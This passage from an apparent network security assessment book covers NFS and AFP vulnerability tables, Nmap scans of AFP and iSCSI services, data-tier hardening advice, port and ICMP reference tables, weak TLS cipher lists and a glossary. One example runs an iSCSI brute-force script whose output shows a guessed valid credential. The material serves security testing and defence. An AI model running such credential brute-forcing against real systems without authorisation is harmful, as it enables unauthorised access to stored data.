Table 15-13 lists remotely exploitable NFS vulnerabilities. You can take advantage of exposed services to bypass intended access restrictions and execute arbitrary code.
| CVE reference | Component | Notes |
|---|---|---|
| CVE-2013-3266 | nfsd | Possible remote arbitrary code execution within FreeBSD 8.0 to 9.1 via NFS upon specifying a plain file instead of a directory |
| CVE-2012-2448 | NFS overflow within VMware ESX 4.1 and ESXi 5.0 resulting in arbitrary code execution | |
| CVE-2010-2521 | Multiple overflows resulting in code execution via NFS within Linux 2.6.34-rc5 and prior | |
| CVE-2011-2500 | mountd | Incorrect use of DNS to verify access to NFS exports resulting in authentication by attackers using crafted A and PTR records |
| CVE-2009-3517 | NFS within IBM AIX 6.1.2 and prior makes it possible for attackers to bypass intended access restrictions |
Apple Filing Protocol (AFP) provides file service between Apple OS X hosts in particular. You access content by using a URL (e.g., afp://server/share) and the service is run over TCP port 548. Table 15-14 lists available Nmap scripts for AFP testing and Example 15-29 demonstrates afp-serverinfo output.
| Name | Description |
|---|---|
| afp-ls | Lists available AFP volumes and files |
| afp-path-vuln | Lists all AFP volumes and filesa |
| afp-serverinfo | Displays AFP server information |
| afp-showmount | Lists available AFP shares and respective ACLs |
a See CVE-2010-0053. | |
root@kali:~# nmap -sSVC -p548 192.168.10.40 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 21:30 EST Nmap scan report for 192.168.10.40 PORT STATE SERVICE VERSION 548/tcp open afp Apple AFP (name: Mac mini; protocol 3.4; Mac OS X 10.9) | afp-serverinfo: | Server Flags: | Flags hex: 0x9ff3 | Super Client: true | UUIDs: true | UTF8 Server Name: true | Open Directory: true | Reconnect: true | Server Notifications: true | TCP/IP: true | Server Signature: true | Server Messages: false | Password Saving Prohibited: false | Password Changing: true | Copy File: true | Server Name: Mac mini | Machine Type: Macmini6,2 | AFP Versions: AFP3.4, AFP3.3, AFP3.2, AFP3.1, AFPX03 | UAMs: DHCAST128, DHX2, Recon1, GSS | Server Signature: 905958f36959570b866d220ffe7744eb |_ UTF8 Server Name: Mac mini
You can use both Metasploit36 and Hydra to attack AFP services. Apple OS X implementations are vulnerable to a number of information leak, directory traversal, and command execution bugs, as listed in Table 15-15.
| CVE reference | Affects OS X | Notes |
|---|---|---|
| CVE-2014-4426 | 10.9.5 and prior | Information leak by which the addresses of all network interfaces are revealed |
| CVE-2010-1830 | 10.6.0 to 10.6.4 10.0.0 to 10.5.8 |
Valid share name enumeration via error oracle |
| CVE-2010-1829 | Directory traversal resulting in arbitrary code execution (requiring authenticated access) | |
| CVE-2010-1820 | Authentication bypass (requiring knowledge of a valid username) | |
| CVE-2010-0533 | 10.6.2 and prior | Directory traversal resulting in directory structure listing and arbitrary read/write |
| CVE-2010-0057 | Authentication bypass if guest access has been disabled |
Exposed via TCP port 3260, iSCSI provides network access to storage arrays. Although not supported by Metasploit or Hydra at the time of writing, you can probe and attack exposed iSCSI services by using Nmap via iscsi-info and iscsi-brute scripts, as demonstrated in Example 15-30. If iSCSI services are found during testing, you can configure both Microsoft Windows and Linux37 to mount volumes and access data.
root@kali:~# nmap -sSVC –p3260 192.168.56.5 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 22:43 EST Nmap scan report for 192.168.56.5 PORT STATE SERVICE VERSION 3260/tcp open iscsi | iscsi-info: | iqn.2006-01.com.openfiler:tsn.c8c08cad469d | Address: 192.168.56.5:3260,1 | Authentication: NOT required | iqn.2006-01.com.openfiler:tsn.6aea7e052952 | Address: 192.168.56.5:3260,1 | Authentication: required |_ Auth reason: Authentication failure root@kali:~# nmap –p3260 --script iscsi-brute 192.168.56.5 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 22:46 EST Nmap scan report for 192.168.56.5 PORT STATE SERVICE VERSION 3260/tcp open iscsi | iscsi-brute: | Accounts | user:password123456 => Valid credentials | Statistics |_ Perfomed 5000 guesses in 7 seconds, average tps: 714
You should consider the following when hardening data tier components:
Limit both ingress and egress network access to data services (particularly in cloud environments) to authorized sources only. Assume that an adversary will compromise credentials, and use defense in depth to minimize exposure.
Avoid storage systems and protocols that do not support authentication.
Do not store sensitive material in an unencrypted state within storage arrays (e.g., those exposed via NFS, iSCSI, SMB, and AFP). Backup files of systems and databases contain sensitive data including password hashes and credentials.
Ensure that service passwords (the sa account found in Microsoft SQL Server, root under MySQL, and others) are adequately strong and cycled on a regular basis.
Limit the exposure of administrative services (e.g., SSH) to trusted networks only. Adversaries can exploit flaws within databases and key-value stores to write public keys and other materials to disk, which in turn provide access through SSH.
In environments where local network compromise is a possibility, establish VLANs to limit data link (Layer 2) problems, and consider transport security (such as IPsec or TLS) to prevent eavesdropping and modification of data on the wire.
Within databases, store passwords using an expensive hash function to prevent cracking (ideally using a Blowfish-based algorithm such as Niels Provos and David Mazières’ bcrypt38 or the bf algorithm within PostgreSQL39).
Audit and monitor authentication events to identify credential misuse and brute-force password grinding attempts. I cannot emphasize how important it is to pay attention to these events—success on the attacker’s part will often lead to a severe breach.
Software maintenance across the data tier is critical to avoid compromise of data. Establish a quarterly maintenance cycle to patch systems up to date.
Oracle Database hardening recommendations:
Review database user accounts and ensure that default credentials are not set.
Restrict TNS listener access to trusted sources only (e.g., application servers).
Set a TNS listener password and enable logging via the lsnrctl utility (using SET PASSWORD and LOG_STATUS ON commands).
Use ADMIN_RESTRICTIONS directives in the listener.ora configuration file to disable runtime TNS listener configuration modification.
Consider the hardening advice found in Paul Wright’s Protecting Oracle Database 12c (Apress, 2014).
1 See “Configuring Oracle ATG Web Commerce with CIM”, Oracle.com.
2 See CVE-2014-3419.
3 See CVE-2009-0617.
4 See udfhack on GitHub.
5 See sqlmap on GitHub.
6 Adam Palmer, “MySQL Root to System Root with lib_mysqludf_sys for Windows and Linux”, IO Digital Sec, August 13, 2013.
7 See “Creating a Valid Connection String Using Named Pipes” on Microsoft’s TechNet.
8 Metasploit mssql_login module.
9 See http://examples.oreilly.com/networksa/tools/sqlbf.zip.
10 See SQLAT on cqure.net.
11 Scott Sutherland, “SQL Server Exploitation, Escalation, and Pilfering — AppSec USA 2012”, SlideShare.net, October 28, 2012.
13 See https://docs.oracle.com/database/121/ERRMG/TNS-00000.htm.
14 Joxean Koret, “The History of a—Probably—13 Years Old Oracle Bug: TNS Poison”, email message to Full Disclosure mailing list, April 18, 2012, and Eric Romang, “CVE-2012-1675 Oracle Database TNS Poison 0Day Demonstration”, YouTube video, posted April 30, 2012.
15 Metasploit tns_auth_sesskey module.
16 For resolution steps, see Brent Cook, “How to get Oracle Support working with Kali Linux”, GitHub, June 2, 2015.
17 See CVE-2012-3137.
18 See “Oracle Instant Client Downloads” at Oracle.com.
19 See “Executing Operating System Commands from PL/SQL”, white paper, Oracle.com, July 2008.
20 See “UTL_TCP”, Oracle.com Help Center, and “TCP Scanning”, VulnerabilityAssessment.co.uk, May 17, 2007.
21 See “Oracle Critical Patch Update Advisory”, Oracle.com, January 2016.
22 See “David Litchfield’s White Papers”, DavidLitchfield.com.
23 See http://bit.ly/2aQRW2a (requires authentication).
24 See NoSQLMap on GitHub.
25 For more on this, see NoSQLMap Project, “NoSQLMap MongoDB Management Attack Demo”, YouTube video, posted October 30, 2013.
26 See “An Introduction to Redis Data Types and Abstractions” at Redis.io.
27 See http://bit.ly/2aQR0uA (requires authentication).
28 See CVE-2015-4335.
29 Ben Murphy, “Redis EVAL Lua Sandbox Escape”, Ben’s Blog, June 4, 2015.
30 Salvatore Sanfilippo, “A Few Things About Redis Security”, Antirez Blog, November 3, 2015.
31 Nmap memcached-info script.
32 Metasploit memcached_extractor module.
33 See Snakebite on GitHub.
34 See HDFS for Go on GitHub.
35 See “Hadoop in Secure Mode” at Apache.org.
36 Metasploit afp_login module.
37 See “Microsoft iSCSI Initiator Step-by-Step Guide” on Microsoft’s TechNet and “How to Set Up and Use iSCSI Target on Linux” on Synology.com, respectively.
38 Niels Provos and David Mazières, “A Future-Adaptable Password Scheme”, proceedings of the USENIX Annual Technical Conference, Monterey, CA, June 6–11, 1999.
In this appendix, I list useful TCP and UDP ports, along with ICMP message types.1 Nmap’s nmap-services file is also a good reference, listing known backdoors and unregistered services.
Table A-1 lists common TCP ports and references to chapters where applicable.
| Number | Name | Description | Chapter |
|---|---|---|---|
| 21 | ftp | File Transfer Protocol (FTP) | Chapter 7 |
| 22 | ssh | Secure Shell (SSH) | Chapter 7 |
| 23 | telnet | Telnet service | Chapter 7 |
| 25 | smtp | Simple Mail Transfer Protocol (SMTP) | Chapter 9 |
| 43 | whois | WHOIS service | Chapter 4 |
| 53 | domain | Domain Name Service (DNS) | Chapter 4 |
| 79 | finger | Finger service | – |
| 80 | http | Hypertext Transfer Protocol (HTTP) | Chapter 13 |
| 88 | kerberos | Kerberos authentication service | Chapter 7 |
| 110 | pop3 | Post Office Protocol (POP3) | Chapter 9 |
| 111 | sunrpc | RPC portmapper (also known as rpcbind) | Chapter 7 |
| 113 | auth | Authentication service (also known as identd) | – |
| 119 | nntp | Network News Transfer Protocol (NNTP) | – |
| 135 | loc-srv | Microsoft RPC server service | Chapter 8 |
| 139 | netbios-ssn | Microsoft NetBIOS session service | Chapter 8 |
| 143 | imap | Internet Message Access Protocol (IMAP) | Chapter 9 |
| 179 | bgp | Border Gateway Protocol (BGP) | – |
| 389 | ldap | Lightweight Directory Access Protocol (LDAP) | Chapter 7 |
| 443 | https | TLS-wrapped HTTP web service | Chapter 13 |
| 445 | cifs | SMB Direct | Chapter 8 |
| 464 | kerberos | Kerberos password service | Chapter 7 |
| 465 | smtps | TLS-wrapped SMTP mail service | Chapter 9 |
| 513 | login | Remote login service (in.rlogind) | – |
| 514 | shell | Remote shell service (in.rshd) | – |
| 515 | printer | Line Printer Daemon (LPD) service; commonly exploitable under older Linux, Oracle Solaris, and Apple OS X distributions | – |
| 554 | rtsp | Real Time Streaming Protocol (RTSP) | – |
| 636 | ldaps | TLS-wrapped LDAP service | Chapter 7 |
| 873 | rsync | Unix rsync service | – |
| 993 | imaps | TLS-wrapped IMAP mail service | Chapter 9 |
| 995 | pop3s | TLS-wrapped POP3 mail service | Chapter 9 |
| 1080 | socks | SOCKS proxy service | – |
| 1352 | lotusnote | IBM Lotus Notes service | – |
| 1433 | ms-sql | Microsoft SQL Server | Chapter 15 |
| 1494 | citrix-ica | Citrix ICA service | – |
| 1521 | oracle-tns | Oracle Database TNS Listener | Chapter 15 |
| 1720 | videoconf | H.323 video conferencing service | – |
| 1723 | pptp | Point-to-Point Tunneling Protocol (PPTP) | Chapter 10 |
| 3128 | squid | SQUID HTTP web proxy service | Chapter 13 |
| 3268 | globalcat | Microsoft Global Catalog service (LDAP) | Chapter 7 |
| 3269 | globalcats | ||
| 3306 | mysql | MySQL database service | Chapter 15 |
| 3389 | ms-rdp | Microsoft Remote Desktop Protocol (RDP) | Chapter 8 |
| 5432 | postgres | PostgreSQL database service | Chapter 15 |
| 5353 | zeroconf | Multicast DNS (mDNS) service | Chapter 7 |
| 5800 | vnc-http | Virtual Network Computing (VNC) | Chapter 7 |
| 5900 | vnc | ||
| 6000 | x11 | X Windows service | – |
| 6112 | dtspcd | Unix CDE window manager Desktop Subprocess Control Service Daemon (DTSPCD) | – |
| 9100 | jetdirect | HP JetDirect printer management port | – |
Table A-2 lists common UDP ports with references to chapters (where applicable).
| Number | Name | Description | Chapter |
|---|---|---|---|
| 53 | domain | Domain Name Service (DNS) | Chapter 4 |
| 67 | bootps | DHCP server | Chapter 5 |
| 68 | bootpc | DHCP client | Chapter 5 |
| 69 | tftp | Trivial File Transfer Protocol (TFTP) | Chapter 7 |
| 111 | sunrpc | RPC portmapper (also known as rpcbind) | Chapter 7 |
| 123 | ntp | Network Time Protocol (NTP) | Chapter 7 |
| 135 | loc-srv | Microsoft RPC server service | Chapter 8 |
| 137 | netbios-ns | Microsoft NetBIOS name service | Chapter 8 |
| 138 | netbios-dgm | Microsoft NetBIOS datagram service | Chapter 8 |
| 161 | snmp | Simple Network Management Protocol (SNMP) | Chapter 7 |
| 445 | cifs | SMB Direct | Chapter 8 |
| 500 | isakmp | IPsec key management protocol / IKE service | Chapter 10 |
| 513 | rwho | Unix rwhod service | – |
| 514 | syslog | Unix syslogd service | – |
| 520 | route | Routing Information Protocol (RIP) service | Chapter 5 |
| 1434 | ms-sql-ssrs | SQL Server Resolution Service (SSRS) | Chapter 15 |
| 1900 | ssdp | Simple Service Discovery Protocol (SSDP), used by home routers and other devicesa | – |
| 2049 | nfs | Unix Network File System (NFS) | Chapter 15 |
| 4045 | mountd | Unix NFS mountd service | Chapter 15 |
a HD Moore, “Security Flaws in Universal Plug and Play: Unplug, Don’t Play”, Rapid7 Blog, January 29, 2013. | |||
Table A-3 lists common ICMP message types, along with with RFC details.
| Type | Code | Description | RFC |
|---|---|---|---|
| 0 | 0 | Echo reply | 792 |
| 3 | 0 | Destination network unreachable | |
| 3 | 1 | Destination host unreachable | |
| 3 | 2 | Destination protocol unreachable | |
| 3 | 3 | Destination port unreachable | |
| 3 | 4 | Fragmentation required, but don’t fragment bit was set | |
| 3 | 5 | Source route failed | |
| 3 | 6 | Destination network unknown | |
| 3 | 7 | Destination host unknown | |
| 3 | 8 | Source host isolated | |
| 3 | 9 | Communication with network administratively prohibited | |
| 3 | 10 | Communication with host administratively prohibited | |
| 3 | 11 | Destination network unreachable for type of service | |
| 3 | 12 | Destination host unreachable for type of service | |
| 3 | 13 | Communication administratively prohibited | 1812 |
| 3 | 14 | Host precedence violation | |
| 3 | 15 | Precedence cutoff in effect | |
| 4 | 0 | Source quench | 792 |
| 5 | 0 | Redirect datagram for the network or subnet | |
| 5 | 1 | Redirect datagram for the host | |
| 5 | 2 | Redirect datagram for the type of service and network | |
| 5 | 3 | Redirect datagram for the type of service and host | |
| 8 | 0 | Echo request | |
| 9 | 0 | Normal router advertisement | 1256 |
| 9 | 16 | Does not route common traffic | 2002 |
| 11 | 0 | TTL exceeded in transit | 792 |
| 11 | 1 | Fragment reassembly time exceeded | |
| 13 | 0 | Timestamp request | |
| 14 | 0 | Timestamp reply |
1 IANA maintains a comprehensive list of registered network services.
You can keep abreast of emerging threats and vulnerabilities via Twitter, bug trackers, and mailing lists to maintain a safe environment. In this appendix, I’ve assembled some short lists of sources that consultants and hackers use on a daily basis.
Through observing Twitter, you can track significant emerging threats and security trends. The following handles provide particularly useful insight across many domains:
| @hdmoore | @thegrugq | @ivanristic | @halvarflake | @thezdi | @daniel_bilar | @shodanhq |
| @mdseclabs | @jduck | @exploitdb | @mattblaze | @taviso | @cyberwar | @haroonmeer |
| @dinodaizovi | @trailofbits | @hashbreaker | @jonoberheide | @subTee | @4Dgifts | @dlitchfield |
| @mikko | @mdowd | @carnal0wnage | @cBekrar | @jgrusko | @daveaitel | @sensepost |
The Google Project Zero team and ZDI operate publicly accessible bug trackers that detail upcoming disclosures and unpatched vulnerabilities, as follows:
Open projects including OpenSSL and the Linux kernel also run public bug trackers that reveal useful details of unpatched flaws. During testing, it is also worth reviewing release notes to understand known weaknesses in software packages.
TLS implementations are often found to support weak cipher suites. Adversaries with network access can exploit vulnerabilities within these to decrypt ciphertext via man-in-the-middle in particular. The suites listed in Tables C-1 through C-3 lack authentication (anonymous ciphers), perform symmetric encryption using no key (null ciphers), and operate in an exploitable manner (export-grade ciphers). As such, they should be avoided and not exist within modern environments.
| Code | Name | Code | Name |
|---|---|---|---|
| 0x0017 | TLS_DH_Anon_EXPORT_WITH_RC4_40_MD5 | 0x0089 | TLS_DH_Anon_WITH_CAMELLIA_256_CBC_SHA |
| 0x0018 | TLS_DH_Anon_WITH_RC4_128_MD5 | 0x009B | TLS_DH_Anon_WITH_SEED_CBC_SHA |
| 0x0019 | TLS_DH_Anon_EXPORT_WITH_DES40_CBC_SHA | 0x00A6 | TLS_DH_Anon_WITH_AES_128_GCM_SHA256 |
| 0x001A | TLS_DH_Anon_WITH_DES_CBC_SHA | 0x00A7 | TLS_DH_Anon_WITH_AES_256_GCM_SHA384 |
| 0x001B | TLS_DH_Anon_WITH_3DES_EDE_CBC_SHA | 0xC015 | TLS_ECDH_Anon_WITH_NULL_SHA |
| 0x0034 | TLS_DH_Anon_WITH_AES_128_CBC_SHA | 0xC016 | TLS_ECDH_Anon_WITH_RC4_128_SHA |
| 0x003A | TLS_DH_Anon_WITH_AES_256_CBC_SHA | 0xC017 | TLS_ECDH_Anon_WITH_3DES_EDE_CBC_SHA |
| 0x0046 | TLS_DH_Anon_WITH_CAMELLIA_128_CBC_SHA | 0xC018 | TLS_ECDH_Anon_WITH_AES_128_CBC_SHA |
| 0x006C | TLS_DH_Anon_WITH_AES_128_CBC_SHA256 | 0xC019 | TLS_ECDH_Anon_WITH_AES_256_CBC_SHA |
| 0x006D | TLS_DH_Anon_WITH_AES_256_CBC_SHA256 | ||
| Code | Name | Code | Name |
|---|---|---|---|
| 0x0000 | TLS_NULL_WITH_NULL_NULL | 0x00B4 | TLS_DHE_PSK_WITH_NULL_SHA256 |
| 0x0001 | TLS_RSA_WITH_NULL_MD5 | 0x00B5 | TLS_DHE_PSK_WITH_NULL_SHA384 |
| 0x0002 | TLS_RSA_WITH_NULL_SHA | 0x00B8 | TLS_RSA_PSK_WITH_NULL_SHA256 |
| 0x002C | TLS_PSK_WITH_NULL_SHA | 0x00B9 | TLS_RSA_PSK_WITH_NULL_SHA384 |
| 0x002D | TLS_DHE_PSK_WITH_NULL_SHA | 0xC006 | TLS_ECDHE_ECDSA_WITH_NULL_SHA |
| 0x002E | TLS_RSA_PSK_WITH_NULL_SHA | 0xC00B | TLS_ECDH_RSA_WITH_NULL_SHA |
| 0x003B | TLS_RSA_WITH_NULL_SHA256 | 0xC010 | TLS_ECDHE_RSA_WITH_NULL_SHA |
| 0x0047 | TLS_ECDH_ECDSA_WITH_NULL_SHA | 0xC015 | TLS_ECDH_Anon_WITH_NULL_SHA |
| 0x0082 | TLS_GOSTR341094_WITH_NULL_GOSTR3411 | 0xC039 | TLS_ECDHE_PSK_WITH_NULL_SHA |
| 0x0083 | TLS_GOSTR341001_WITH_NULL_GOSTR3411 | 0xC03A | TLS_ECDHE_PSK_WITH_NULL_SHA256 |
| 0x00B0 | TLS_PSK_WITH_NULL_SHA256 | 0xC03B | TLS_ECDHE_PSK_WITH_NULL_SHA384 |
| 0x00B1 | TLS_PSK_WITH_NULL_SHA384 | ||
| Code | Name | Code | Name |
|---|---|---|---|
| 0x0003 | TLS_RSA_EXPORT_WITH_RC4_40_MD5 | 0x0029 | TLS_KRB5_EXPORT_WITH_DES_CBC_40_MD5 |
| 0x0006 | TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 | 0x002A | TLS_KRB5_EXPORT_WITH_RC2_CBC_40_MD5 |
| 0x0008 | TLS_RSA_EXPORT_WITH_DES40_CBC_SHA | 0x002B | TLS_KRB5_EXPORT_WITH_RC4_40_MD5 |
| 0x000B | TLS_DH_DSS_EXPORT_WITH_DES40_CBC_SHA | 0x0060 | TLS_RSA_EXPORT1024_WITH_RC4_56_MD5 |
| 0x000E | TLS_DH_RSA_EXPORT_WITH_DES40_CBC_SHA | 0x0061 | TLS_RSA_EXPORT1024_WITH_RC2_CBC_56_MD5 |
| 0x0011 | TLS_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA | 0x0062 | TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA |
| 0x0014 | TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA | 0x0063 | TLS_DHE_DSS_EXPORT1024_WITH_DES_CBC_SHA |
| 0x0026 | TLS_KRB5_EXPORT_WITH_DES_CBC_40_SHA | 0x0064 | TLS_RSA_EXPORT1024_WITH_RC4_56_SHA |
| 0x0027 | TLS_KRB5_EXPORT_WITH_RC2_CBC_40_SHA | 0x0065 | TLS_DHE_DSS_EXPORT1024_WITH_RC4_56_SHA |
| 0x0028 | TLS_KRB5_EXPORT_WITH_RC4_40_SHA | ||
An access control list defines a security policy within a system.
Active Directory is used within Microsoft environments as a directory service.
Authenticated Encryption with Associated Data is a modern block cipher mode of operation that simultaneously provides confidentiality, integrity, and authenticity assurances on the data.
The Advanced Encryption Standard is a cryptosystem established by NIST.
The Apple Filing Protocol is a network file service protocol for Apple OS X.
The IPsecAuthentication Header guarantees integrity and data origin authentication of IP packets. Further, it can optionally protect against replay attacks.
The Apache JServ Protocol is a binary protocol used to proxy inbound requests from a frontend HTTP web server to a backend Java servlet container (e.g., JBoss).
Address Resolution Protocol is a Layer 2 protocol used within IPv4 networks to map IP addresses to MAC hardware addresses using a data link protocol (e.g., IEEE 802.3 Ethernet or 802.11 WiFi).
A BGP Autonomous System number defines IP routing prefixes under the administrative control of a single entity (typically an Internet service provider).
Address Space Layout Randomization is a memory-protection mechanism used by operating systems to guard against memory corruption attacks by randomizing the location of useful content within memory.
Abstract Syntax Notation One is a standard and notation that describes rules and structures for representing, encoding, transmitting, and decoding data in telecommunications and computer networking.
Border Gateway Protocol is an exterior gateway protocol designed to exchange routing and reachability information among autonomous systems on the Internet.
A Bridge Protocol Data Unit is a network frame containing STP information.
A Certificate Authority is a trusted entity that signs X.509 digital certificates.
Within an Ethernet switch, the content addressable memory table is used to record MAC addresses and corresponding port locations.
The Cipher Block Chaining mode of operation within a cryptosystem.
The Common Desktop Environment is a desktop environment for Unix systems.
A Content Delivery Network is a distributed network of proxy servers deployed in multiple data centers. The goal of a CDN is to serve content to clients with high availability and low latency.
The Cisco Discovery Protocol is a proprietary data link (Layer 2) protocol used to share information about directly connected Cisco equipment (e.g., operating system and IP address details).
ColdFusion Markup Language is a tag-based scripting language supporting dynamic web page creation and database access. In the language, ColdFusion tags are embedded in HTML files.
A Content Management System is an application that supports the creation and modification of content using a common user interface, supporting multiple users working in a collaborative environment.
The Common Name attribute within an X.509 certificate describes the identity of a component within a larger system (e.g., a user or host).
Component Object Model is a Microsoft binary-interface standard for software components. It is used to enable interprocess communication and dynamic object creation in a large range of programming languages.
A challenge–response authentication mechanism stipulates that one party presents a question (“challenge”) and another party must provide a valid answer (“response”) to successfully authenticate (RFC 2195).
Cross-site request forgery is a type of attack that occurs when malicious content causes a user’s web browser to perform an unwanted action on a trusted site.
Common Vulnerabilities and Exposures is a dictionary of publicly known information security vulnerabilities, maintained by the MITRE Corporation.
Common Vulnerability Scoring System is an open industry standard for assessing the severity of computer system security vulnerabilities.
Datagram Congestion Control Protocol is a transport layer (Layer 4) protocol implementing reliable connection setup, teardown, congestion control, and feature negotiation (RFC 4340).
Distributed Component Object Model is a proprietary Microsoft technology for communication among software components distributed across networked computers.
A data compression algorithm described by RFC 1951.
Data Execution Prevention is a set of hardware and software security features that prevent instructions from being executed from protected areas of memory.
The Data Encryption Standard is a symmetric-key block cipher published by NIST. Triple DES applies the DES cipher three times to each data block.
Diffie-Hellman and Ephemeral Diffie-Hellman are anonymous key agreement protocols used to establish a shared secret between two parties over an insecure channel.
The Dynamic Host Configuration Protocol provides IP address and other configuration information to local clients.
Domain Keys Identified Mail is an email authentication method designed to prevent email spoofing by providing a mechanism to allow mail exchangers to check that incoming mail from a domain is authorized (RFC 6376).
Domain-based Message Authentication, Reporting, and Conformance is an email validation system designed to detect and prevent email spoofing (RFC 7489).
Within LDAP, objects are referenced by their Distinguished Name values.
A mechanism used to translate IPv4 DNS records for IPv6-only clients.
Domain Name System Security Extensions is a suite of IETF specifications for securing DNS information provided over IP networks.
The Digital Signature Algorithm is published in the Digital Signature Standard (FIPS 186).
Datagram Transport Layer Security provides optional communications security for datagram protocols, including UDP (RFC 6347) and SCTP (RFC 6083).
The Dynamic Trunking Protocol is a proprietary Layer 2 Cisco networking protocol used to negotiate trunking on a link between two 802.1Q VLAN-aware switches.
The Extensible Authentication Protocol is a framework frequently used in wireless networks and point-to-point connections to authenticate clients (RFC 3748).
Extensible Authentication Protocol Over LAN is a network port authentication protocol used in IEEE 802.1AE, 802.1AR, and 802.1X environments to provide generic sign-on to access network resources.
Elliptic curve cryptography is an approach to public-key cryptography based on the algebraic structure of elliptic curves over finite fields. ECC requires smaller keys compared to non-ECC cryptography to provide equivalent security.
The elliptic curve analogues of DH, DHE, and DSA.
Enhanced Interior Gateway Routing Protocol is a proprietary distance-vector routing protocol that is used in Cisco environments to automate routing decisions and configuration.
The IPsec Encapsulating Security Payload provides origin authenticity, integrity, and confidentiality protection of packets.
Federal Information Processing Standards are issued by NIST after approval by the US Secretary of Commerce pursuant to the Federal Information Security Management Act.
The GNU Compiler Collection is a compiler system produced by the GNU Project supporting various programming languages.
Galois/Counter Mode is a mode of operation for symmetric-key cryptographic block ciphers that has been widely adopted because of its efficiency and performance.
GNU’s Not Unix is a complete free software operating system.
The Global Offset Table is a table of variables and memory address locations.
The Generic Security Service Application Program Interface provides access to security services such as authentication providers (RFC 2743).
A Globally Unique Identifier is a 128-bit integer used to identify a resource.
The Hadoop Distributed File System is a distributed portable file system written in Java for the Hadoop framework.
A keyed-hash message authentication code is a specific type of MAC involving a cryptographic hash function (hence the “H”) in combination with a secret key.
Hot Standby Routing Protocol is a Cisco proprietary redundancy protocol used to establish fault-tolerant default gateways (RFC 2281).
The International Data Encryption Algorithm is a dated symmetric-key block cipher.
The Institute of Electrical and Electronics Engineers is the world’s largest association of technical professionals with more than 400,000 members.
The Internet Engineering Task Force develops and promotes voluntary Internet standards, in particular the standards that comprise the Internet protocol suite. It is an open standards organization, with no formal membership or membership requirements.
An intrusion detection system monitors network or system activities for anomalies or policy violations that indicate a computer attack.
An intrusion prevention system identifies and blocks malicious computer activity.
The Internet Key Exchange protocol is used to set up an IPsec SA.
Within IPv4, an identification field enables fragmentation and reassembly and is required to be unique (RFC 6864).
Interprocess communication is a mechanism that lets processes share data.
The Intelligent Platform Management Interface is a set of specifications for an autonomous subsystem that provides management and monitoring capabilities independent of a host system’s CPU, firmware, and operating system.
Internet Protocol Security is a protocol suite for secure IP communications by authenticating and encrypting each IP packet of a session.
Internet Relay Chat is a protocol that facilitates text communication.
The Internet Security Association and Key Management Protocol is used to establish IPsec session parameters (RFC 2408).
A protocol used to send Small Computer System Interface commands over TCP/IP networks, providing access to storage arrays in particular.
An initialization vector is a fixed-size input to a cryptographic primitive that is typically required to be random. IV randomization ensures that repeated usage of a key does not allow an attacker to infer relationships between segments of ciphertext.
Java Database Connectivity is an API for accessing database management systems.
The Java Debug Wire Protocol is a protocol used for communication between a debugger and a target Java virtual machine.
Java Management Extensions is a Java technology that supplies tools for managing and monitoring applications, system objects, devices, and service-oriented networks. Objects called MBeans represent resources.
The Java Naming and Directory Interface is a Java API for a directory service that makes it possible for software clients to discover and look up data and objects via a name.
JavaScript Object Notation is an open format that uses human-readable text to transmit data objects consisting of attribute–value pairs.
A key distribution center is part of a cryptosystem intended to reduce the risks inherent in exchanging keys, as used within Kerberos and other systems.
Kerberos is a secure method for authenticating requests to services in a network.
The Lightweight Directory Access Protocol is a directory service protocol.
The Link-Local Multicast Name Resolution protocol is based on DNS that lets both IPv4 and IPv6 hosts perform name resolution on the same local link.
The Low-Level Virtual Machine is a collection of compiler toolchain technologies.
The Microsoft Windows Local Security Authority is a protected subsystem that maintains information about all aspects of security on a system. LSARPC denotes the RPC interface that is used to interact with the subsystem.
A message authentication code is a value used to confirm that a message came from the stated sender (is authentic) and has not been changed in transit (has integrity).
A media access control address is a unique identifier used within IEEE 802 networks, including 802.3 Ethernet and 802.11 WiFi.
A managed beanrepresents a resource running in the Java virtual machine.
A cryptographic hash function producing a 128-bit (16-byte) hash value, typically expressed in text format as a 32-digit hexadecimal number. MD5 should be avoided, as a severe collision attack exists that can find collisions within seconds on a computer with a 2.6 GHz Pentium 4 processor.
Multicast DNS is commonly used to provide name resolution in a small network where no conventional DNS server has been installed (RFC 6762).
Multifactor authentication is a method of computer access control in which a user is only granted access after successfully presenting several separate pieces of evidence to an authentication mechanism.
A management information base is used to manage entities in a network.
The Multipurpose Internet Mail Extensions standard provides support for text in foreign character sets, binary attachments, and message bodies with multiple parts within SMTP, HTTP, and other protocols.
A man-in-the-middle attack is undertaken by an adversary with network access to compromise data in-transit.
The Microsoft Challenge-Handshake Authentication Protocol, which exists in two versions: MS-CHAP (RFC 2433) and MS-CHAPv2 (RFC 2759).
A managed security service provider offers email and web content filtering, firewall management, and other services.
A message transfer agent is software that transfers email messages from one computer to another using a client–server application architecture.
A maximum transmission unit is the largest size frame or packet, specified in octets (8-bit bytes), which can be sent in a packet- or frame-based network such as the Internet.
IEEE 802.1X port-based Network Access Control that provides an authentication mechanism to devices that want to attach to an Ethernet or WiFi network.
Network Address Translation is a method of remapping one IP address space into another by modifying network address information. In IPv6 environments, a NAT64 gateway translates connections across IPv4 and IPv6 protocols.
The Microsoft NetBIOS Name Service is a precursor protocol to LLMNR and provides local name resolution within legacy Windows environments.
A nondelivery notification is commonly generated by an MTA when it is unable to deliver a message to an intended recipient.
Neighbor Discovery Protocol is a link layer (Layer 2) protocol used within IPv6 networks to discover and autoconfigure other nodes (RFC 4861).
Network File System is a distributed file system protocol (RFC 7530).
Network Information Service is a dated directory service protocol for distributing system configuration data (such as user and host names) between systems in a network. NIS+ is a protocol developed by Sun Microsystems to replace NIS.
The US National Institute of Standards and Technology.
A number to be used once during the operation of a cryptosystem.
The Nmap Scripting Engine, supporting automation of tasks including network discovery, service querying, and vulnerability exploitation.
The NT LAN Manager is a Microsoft security protocol that provides authentication, integrity, and confidentiality to users. NTLMv2 is the successor of NTLM.
The Network Time Protocol provides clock synchronization between computer systems over packet-switched, variable-latency data networks.
The National Vulnerability Database is a repository of vulnerability management data maintained by NIST.
The Microsoft Network Basic I/O System makes it possible for applications on different computers to communicate over a network.
Open Database Connectivity is an API for accessing database management systems.
Object-Graph Navigation Language is an open source expression language for Java.
Object identifiers uniquely identify managed objects in a MIB hierarchy.
